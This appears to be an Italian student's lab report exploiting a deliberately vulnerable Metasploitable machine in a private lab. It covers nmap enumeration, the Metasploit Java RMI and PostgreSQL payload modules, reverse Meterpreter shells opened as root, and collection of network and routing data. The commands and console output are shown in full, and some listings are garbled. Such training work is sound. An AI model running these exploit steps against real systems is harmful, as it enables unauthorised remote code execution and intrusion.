

RELAZIONE

S7-L5

12-07-24

Nicolo' Callegaro

Traccia dell'esercizio


La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo
IP: 192.168.75.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo
IP: 192.168.75.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
 - 1) configurazione di rete
 - 2) informazioni sulla tabella di routing della macchina vittima.

Fase 1: configurazione reti

Configuro l'ip della macchina KALI all'indirizzo 192.168.75.111 come mostrato in figura



Configuro l'ip della macchina metasploitable all'indirizzo 192.168.75.112, per farlo devo eseguire il comando

sudo nano /etc/network/interfaces

e modificare i parametri come in figura,

```
GNU nano 2.0.7          File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
#iface eth0 inet dhcp

iface eth0 inet static
address 192.168.75.112 ←
netmask 255.255.255.0
network 192.168.75.0
broadcast 192.168.75.255
gateway 192.168.75.1

[ Read 17 lines ]
^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text  ^C Cur
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text ^T To
```

successivamente riavviare le interfacce di rete con il comando

sudo /etc/init.d/networking restart

Verifico che i settaggi siano corretti ed effettuo un ping tra le macchine per verificare che siano sulla stessa rete locale

```
(niko㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1c:a6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.75.111/24 brd 192.168.75.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe1c:a6/64 scope link proto kernel ll
        valid_lft forever preferred_lft forever
(niko㉿kali)-[~]
$ ping 192.168.75.112
PING 192.168.75.112 (192.168.75.112) 56(84) bytes of data.
64 bytes from 192.168.75.112: icmp_seq=1 ttl=199 time=1.68 ms
64 bytes from 192.168.75.112: icmp_seq=2 ttl=199 time=1.95 ms
64 bytes from 192.168.75.112: icmp_seq=3 ttl=199 time=1.22 ms
64 bytes from 192.168.75.112: icmp_seq=4 ttl=199 time=1.77 ms
^C
--- 192.168.75.112 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3022ms
rtt min/avg/max/mdev = 1.223/1.656/1.946/0.267 ms
```

Le macchine sono comunicanti, posso procedere con l'esercizio

Fase 2: enumerazione e ricerca

Effettuo una scansione delle porte aperte sulla macchina target con il comando

nmap -p- 192.168.75.112

```
niko@kali: ~
File Actions Edit View Help
└─(niko㉿kali)-[~]
$ nmap -p- 192.168.75.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 09:02 CEST
Nmap scan report for 192.168.75.112
Host is up (0.00061s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
35487/tcp open  unknown
35735/tcp open  unknown
43710/tcp open  unknown
48576/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 17.22 seconds
```

Noto che la porta 1099 di mio interesse è aperta e viene eseguito il servizio rmiregistry sulla stessa.

RMI sta per invocazione del metodo remoto e, come indica il nome, è un protocollo per un programma Java per richiamare un metodo di un oggetto in esecuzione su un altro computer. Per semplificare, Java RMI consente a un programmatore di rendere disponibile un oggetto Java sulla rete, questo apre una porta TCP dove i client possono connettersi e chiamare metodi sull'oggetto corrispondente.

Con il comando

`nmap -p 1099 -sV 192.168.75.112`

vado ad eseguire una scansione solo su quella porta stampando a schermo anche la versione del servizio

```
(nitko㉿kali)-[~]
$ nmap -p 1099 -sV 192.168.75.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 09:03 CEST
Nmap scan report for 192.168.75.112
Host is up (0.0010s latency).

PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi  GNU Classpath grmiregistry

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.26 seconds
```

Fase 3: exploit

Avvio la msfconsole con il comando

sudo msfconsole

e vado a cercare se sono presenti exploit per questo tipo di servizio e compatibili con la macchia target

search rmi_server

```
msf6 > search rmi_server
Matching Modules
=====
#  Name
-  ---
0  exploit/multi/misc/java_rmi_server
                                         Disclosure Date  Rank   Check  Description
                                         2011-10-15    excellent Yes   Java RMI Server Insecure Default Configuration
1  \_ target: Generic (Java Payload)
2  \_ target: Windows x86 (Native Payload)
3  \_ target: Linux x86 (Native Payload)
4  \_ target: Mac OS X PPC (Native Payload)
5  \_ target: Mac OS X x86 (Native Payload)
6  auxiliary/scanner/misc/java_rmi_server
                                         2011-10-15    normal    No    Java RMI Server Insecure Endpoint Configuration Scanner

Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/misc/java_rmi_server
msf6 > 
```

Questo modulo sfrutta la configurazione predefinita dei servizi RMI Registry e RMI Activation, che consentono il caricamento delle classi da qualsiasi URL remoto (HTTP). Poiché richiama un metodo nell'RMI Distributed Garbage Collector che è disponibile tramite ogni endpoint RMI, può essere utilizzato sia contro rmiregistry che rmid e anche contro la maggior parte degli altri endpoint RMI (personalizzati). Le chiamate al metodo RMI non supportano né richiedono alcun tipo di autenticazione.

Selezione il primo modulo con il comando
use 0

e vado a controllare le opzioni che sono
richieste per lanciare l'exploit
show options

```
msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Module options (exploit/multi/misc/java_rmi_server):

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URI PATH		no	The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.75.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Generic (Java Payload)

Devo cambiare il remote host con l'indirizzo della macchina target e il server host con il mio indirizzo IP

set rhost 192.168.75.112

```
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.75.112
rhost => 192.168.75.112
```

set srvhost 192.168.75.111

```
msf6 exploit(multi/misc/java_rmi_server) > set srvhost 192.168.75.111
srvhost => 192.168.75.111
```

Ora vado a controllare i payloads

```
msf6 exploit(multi/misc/java_rmi_server) > show payloads
```

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/bind_aws_instance_connect (via AWS API)	.	normal	No	Unix SSH Shell, Bind Instance Connec
1	payload/generic/custom	.	normal	No	Custom Payload
2	payload/generic/shell_bind_awsssm	.	normal	No	Command Shell, Bind SSM (via AWS API
3	payload/generic/shell_bind_tcp	.	normal	No	Generic Command Shell, Bind TCP Inli
4	payload/generic/shell_reverse_tcp	.	normal	No	Generic Command Shell, Reverse TCP I
5	payload/generic/ssh/interact	.	normal	No	Interact with Established SSH Connec
6	payload/java/jsp_shell_bind_tcp	.	normal	No	Java JSP Command Shell, Bind TCP Inl
7	payload/java/jsp_shell_reverse_tcp	.	normal	No	Java JSP Command Shell, Reverse TCP
8	payload/java/meterpreter/bind_tcp	.	normal	No	Java Meterpreter, Java Bind TCP Stag
9	payload/java/meterpreter/reverse_http	.	normal	No	Java Meterpreter, Java Reverse HTTP
10	payload/java/meterpreter/reverse_https	.	normal	No	Java Meterpreter, Java Reverse HTTPS
11	payload/java/meterpreter/reverse_tcp	.	normal	No	Java Meterpreter, Java Reverse TCP S
12	payload/java/shell/bind_tcp	.	normal	No	Command Shell, Java Bind TCP Stager
13	payload/java/shell/reverse_tcp	.	normal	No	Command Shell, Java Reverse TCP Stag
14	payload/java/shell_reverse_tcp	.	normal	No	Java Command Shell, Reverse TCP Inli
15	payload/multi/meterpreter/reverse_http	.	normal	No	Architecture-Independent Meterpreter
16	payload/multi/meterpreter/reverse_https	.	normal	No	Architecture-Independent Meterpreter



Ho deciso di utilizzare il payload 9 che mi permette di aprire una shell meterpreter con una connessione reverse HTTP, così che sia la macchina target a stabilire la connessione con me

```
msf6 exploit(multi/misc/java_rmi_server) > set payload 9  
payload => java/meterpreter/reverse_http
```

A questo punto tutto è pronto per lanciare l'exploit, eseguo il comando

run

```
msf6 exploit(multi/misc/java_rmi_server) > run  
[*] Started HTTP reverse handler on http://192.168.75.111:8080  
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:4444/tymtv02s0BDuB1Y  
[*] 192.168.75.112:1099 - Server started.  
[*] 192.168.75.112:1099 - Sending RMI Header...  
[*] 192.168.75.112:1099 - Sending RMI Call...  
[*] 192.168.75.112:1099 - Replied to request for payload JAR  
[!] http://192.168.75.111:8080 handling request from 192.168.75.112; (UUID: nzvwhjom) Without a database connected that payload UUID tracking will not work!  
[*] http://192.168.75.111:8080 handling request from 192.168.75.112; (UUID: nzvwhjom) Staging java payload (58504 bytes ) ...  
[!] http://192.168.75.111:8080 handling request from 192.168.75.112; (UUID: nzvwhjom) Without a database connected that payload UUID tracking will not work!  
[*] Meterpreter session 1 opened (192.168.75.111:8080 -> 192.168.75.112:54088) at 2024-07-12 09:27:57 +0200
```

L'attacco ha avuto successo ed ho ottenuto una shell meterpreter dalla quale posso eseguire potenti comandi sulla macchina target.

Prima di tutto guardo le informazioni di sistema e che utente sono con i comandi
sysinfo

```
meterpreter > sysinfo
Computer       : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture   : x86
System Language: en_US
Meterpreter    : java/linux
meterpreter > █
```

getuid

```
meterpreter > getuid
Server username: root
meterpreter > █
```

Successivamente controllo le interfacce di rete

ifconfig

```
meterpreter > ifconfig

Interface 1
=====
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe8b:6705
IPv6 Netmask : ::
```

E le tabelle di routing

route

```
meterpreter > route

IPv4 network routes
=====
Subnet          Netmask        Gateway    Metric  Interface
-----          -----        -----      -----  -----
127.0.0.1      255.0.0.0    0.0.0.0
192.168.75.112 255.255.255.0 0.0.0.0

IPv6 network routes
=====
Subnet          Netmask        Gateway    Metric  Interface
-----          -----        -----      -----  -----
::1             ::            ::         ::

meterpreter > █
```

Vado ora a risolvere il secondo esercizio dove viene chiesto di ottenere una shell meterpreter sfruttando una vulnerabilità del servizio postgreSQL. Con una scansione vedo che la porta di interesse è la 5432

```
(niko㉿kali)-[~]
└─$ nmap -p- 192.168.75.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 09:02 CEST
Nmap scan report for 192.168.75.112
Host is up (0.00061s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
35487/tcp open  unknown
35735/tcp open  unknown
43710/tcp open  unknown
48576/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 17.22 seconds
```

Su alcune installazioni Linux predefinite di PostgreSQL, l'account del servizio postgres può scrivere nella directory /tmp e può anche procurarsi le librerie condivise UDF da lì, consentendo l'esecuzione di codice arbitrario.

Il modulo metasploit che andrò ad utilizzare compila un file oggetto condiviso Linux e lo carica sull'host di destinazione tramite il metodo UPDATE pg_largeobject e crea una UDF (user defined function) da quell'oggetto condiviso.

Dal momento che il payload viene eseguito come quello dell'oggetto condiviso costruito, non è necessario che sia conforme a specifici Versioni dell'API Postgres.

La porta 5432 viene utilizzata dal server SQL per ascoltare le richieste del client, consentire il traffico in entrata da tutti gli indirizzi IP esterni sulla porta rende vulnerabile la macchina agli exploit. È consigliabile bloccare l'accesso pubblico e limitare l'accesso da indirizzi IP specifici alla porta 5432.

Avvio la msfconsole e cerco un exploit per questo servizio

search postgresql

```
msf6 > search PostgreSQL
Matching Modules
=====
#  Name                                            Disclosure Date  Rank
#  ----
#  Name          Description
#  ----
#  Check        Description
#  ----
#  No           Authentication Capture: PostgreSQL
#  1            post/linux/gather/enum_users_history
#  No           Linux Gather User History
#  2            exploit/multi/http/manage_engine_dc_pmp_sqli
#  Yes          ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
#  3            \_ target: Automatic
#  .             \_ target: Desktop Central v8 >= b80200 / v9 < b90039 (PostgreSQL) on Windows
#  .             \_ target: Desktop Central MSP v8 >= b80200 / v9 < b90039 (PostgreSQL) on Windows
#  .             \_ target: Desktop Central [MSP] v7 >= b70200 / v8 / v9 < b90039 (MySQL) on Windows
#  .             \_ target: Password Manager Pro [MSP] v6 >= b6800 / v7 < b7003 (PostgreSQL) on Windows
#  .             \_ target: Password Manager Pro v6 >= b6500 / v7 < b7003 (MySQL) on Windows
#  .             \_ target: Password Manager Pro [MSP] v6 >= b6800 / v7 < b7003 (PostgreSQL) on Linux
#  .             \_ target: Password Manager Pro v6 >= b6500 / v7 < b7003 (MySQL) on Linux
#  11          auxiliary/admin/http/manageengine_pmp_privesc
#  Yes          ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
#  12          exploit/multi/postgres/postgres_copy_from_program_cmd_exec
#  Yes          PostgreSQL COPY FROM PROGRAM Command Execution
#  13          \_ target: Automatic
#  .             \_ target: Unix/OSX/Linux
#  .             \_ target: Windows - PowerShell (In-Memory)
#  .             \_ target: Windows (CMD)
#  17          exploit/multi/postgres/postgres_createlang
#  Yes          PostgreSQL CREATE LANGUAGE Execution
#  18          auxiliary/scanner/postgres/postgres_dbname_flag_injection
#  No           PostgreSQL Database Name Command Line Flag Injection
#  19          auxiliary/scanner/postgres/postgres_login
#  No           PostgreSQL Login Utility
#  20          auxiliary/admin/postgres/postgres_readfile
#  No           PostgreSQL Server Generic Query
#  21          auxiliary/admin/postgres/postgres_sql
#  No           PostgreSQL Server Generic Query
#  22          auxiliary/scanner/postgres/postgres_version
#  No           PostgreSQL Version Probe
```

Ho deciso di utilizzare l'exploit 23 che effettua una connessione reverse TCP e mi apre una shell meterpreter

```
msf6 > use 23
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):
Name      Current Setting  Required  Description
----      -----          -----      -----
VERBOSE    false           no        Enable verbose output

Used when connecting via an existing SESSION:
Name      Current Setting  Required  Description
----      -----          -----      -----
SESSION   no              no        The session to run this module on

Used when making a new connection via RHOSTS:
Name      Current Setting  Required  Description
----      -----          -----      -----
DATABASE  postgres         no        The database to authenticate against
PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
RHOSTS    no              no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     5432            no        The target port
USERNAME  postgres         no        The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----      -----
LHOST     yes             yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port
```

Dalle opzioni vado a modificare l' LHOST che era necessario ma anche l'RHOST dal momento che ricevevo in output un errore se non veniva inserito, anche se non era richiesto

```
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.75.111
lhost => 192.168.75.111

msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.75.112
rhost => 192.168.75.112
```

Controllo ora i payloads disponibili show payloads

```
msf6 exploit(linux/postgres/postgres_payload) > show payloads

Compatible Payloads
=====
#  Name
-  ---
0  payload/generic/custom
1  payload/generic/debug_trap
2  payload/generic/shell_bind_aws_ssm
WS API)
3  payload/generic/shell_bind_tcp
P Inline
4  payload/generic/shell_reverse_tcp
TCP Inline
5  payload/generic/ssh/interact
Connection
6  payload/generic/tight_loop
7  payload/linux/x86/chmod
8  payload/linux/x86/exec
9  payload/linux/x86/meterpreter/bind_ipv6_tcp
P Stager (Linux x86)
10 payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid
P Stager with UUID Support (Linux x86)
11 payload/linux/x86/meterpreter/bind_nonx_tcp
ger
12 payload/linux/x86/meterpreter/bind_tcp
ger (Linux x86)
13 payload/linux/x86/meterpreter/bind_tcp_uuid
ger with UUID Support (Linux x86)
14 payload/linux/x86/meterpreter/reverse_ipv6_tcp
Stager (IPv6)

#  Disclosure Date  Rank  Check  Description
-  -----  ---  ----
0  .          normal No   Custom Payload
1  .          normal No   Generic x86 Debug Trap
2  .          normal No   Command Shell, Bind SSM (via A
TCP)
3  .          normal No   Generic Command Shell, Bind TC
P
4  .          normal No   Generic Command Shell, Reverse
TCP
5  .          normal No   Interact with Established SSH
Connection
6  .          normal No   Generic x86 Tight Loop
7  .          normal No   Linux Chmod
8  .          normal No   Linux Execute Command
9  .          normal No   Linux Mettle x86, Bind IPv6 TC
P Stager (Linux x86)
10 .          normal No   Linux Mettle x86, Bind IPv6 TC
P Stager with UUID Support (Linux x86)
11 .          normal No   Linux Mettle x86, Bind TCP Sta
ger
12 .          normal No   Linux Mettle x86, Bind TCP Sta
ger (Linux x86)
13 .          normal No   Linux Mettle x86, Bind TCP Sta
ger with UUID Support (Linux x86)
14 .          normal No   Linux Mettle x86, Reverse TCP
Stager (IPv6)
```

Decido di utilizzare il 16 ed ho attivato anche la modalità VERBOSE

```
msf6 exploit(linux/postgres/postgres_payload) > set payload 16
payload => linux/x86/meterpreter/reverse_tcp

msf6 exploit(linux/postgres/postgres_payload) > set VERBOSE true
VERBOSE => true
```

Dopo aver avviato l'exploit ottengo con successo una shell meterpreter dalla quale posso effettuare comandi potenti per controllare la macchia target

Posso ad esempio controllare tutte le connessioni attive, tra cui noto anche la mia, o modificare le tabelle di routing

```
meterpreter > netstat
```

```
Connection list
```

Proto	Local address	Remote address	State	User	Inode	PID/Program name
tcp	0.0.0.0:48576	0.0.0.0:*	LISTEN	0	0	
tcp	0.0.0.0:512	0.0.0.0:*	LISTEN	0	0	
tcp	0.0.0.0:513	0.0.0.0:*	LISTEN	0	0	
tcp	0.0.0.0:2049	0.0.0.0:*	LISTEN	0	0	
tcp	0.0.0.0:514	0.0.0.0:*	LISTEN	0	0	
tcp	0.0.0.0:6697	0.0.0.0:*	LISTEN	0	0	
tcp	0.0.0.0:3306	0.0.0.0:*	LISTEN	109	0	
tcp	0.0.0.0:1099	0.0.0.0:*	LISTEN	0	0	
tcp	0.0.0.0:6667	0.0.0.0:*	LISTEN	0	0	
tcp	0.0.0.0:139	0.0.0.0:*	LISTEN	0	0	
tcp	0.0.0.0:5900	0.0.0.0:*	LISTEN	0	0	
tcp	0.0.0.0:111	0.0.0.0:*	LISTEN	0	0	
tcp	0.0.0.0:6000	0.0.0.0:*	LISTEN	0	0	
tcp	0.0.0.0:80	0.0.0.0:*	LISTEN	0	0	
tcp	0.0.0.0:8787	0.0.0.0:*	LISTEN	0	0	
tcp	0.0.0.0:8180	0.0.0.0:*	LISTEN	110	0	
tcp	0.0.0.0:1524	0.0.0.0:*	LISTEN	0	0	
tcp	192.168.75.112:53	0.0.0.0:*	LISTEN	105	0	
tcp	0.0.0.0:21	0.0.0.0:*	LISTEN	0	0	
tcp	127.0.0.1:53	0.0.0.0:*	LISTEN	105	0	
tcp	0.0.0.0:23	0.0.0.0:*	LISTEN	0	0	
tcp	0.0.0.0:35735	0.0.0.0:*	LISTEN	0	0	
tcp	0.0.0.0:5432	0.0.0.0:*	LISTEN	108	0	
tcp	0.0.0.0:25	0.0.0.0:*	LISTEN	0	0	
tcp	127.0.0.1:953	0.0.0.0:*	LISTEN	105	0	
tcp	0.0.0.0:443	0.0.0.0:*	LISTEN	0	0	
tcp	0.0.0.0:445	0.0.0.0:*	LISTEN	0	0	
tcp	0.0.0.0:43710	0.0.0.0:*	LISTEN	0	0	
tcp	0.0.0.0:35487	0.0.0.0:*	LISTEN	0	0	
tcp	192.168.75.112:58510	192.168.75.111:8080	ESTABLISHED	0	0	
tcp	192.168.75.112:53112	192.168.75.111:4444	ESTABLISHED	108	0	
tcp	192.168.75.112:5432	192.168.75.111:43641	CLOSE_WAIT	108	0	

```
meterpreter > route
```

```
IPv4 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
0.0.0.0	0.0.0.0	192.168.75.1	100	eth0
192.168.75.0	255.255.255.0	0.0.0.0	0	eth0


```
No IPv6 routes were found.
```

```
meterpreter > █
```

BONUS: <https://xss-game.appspot.com>

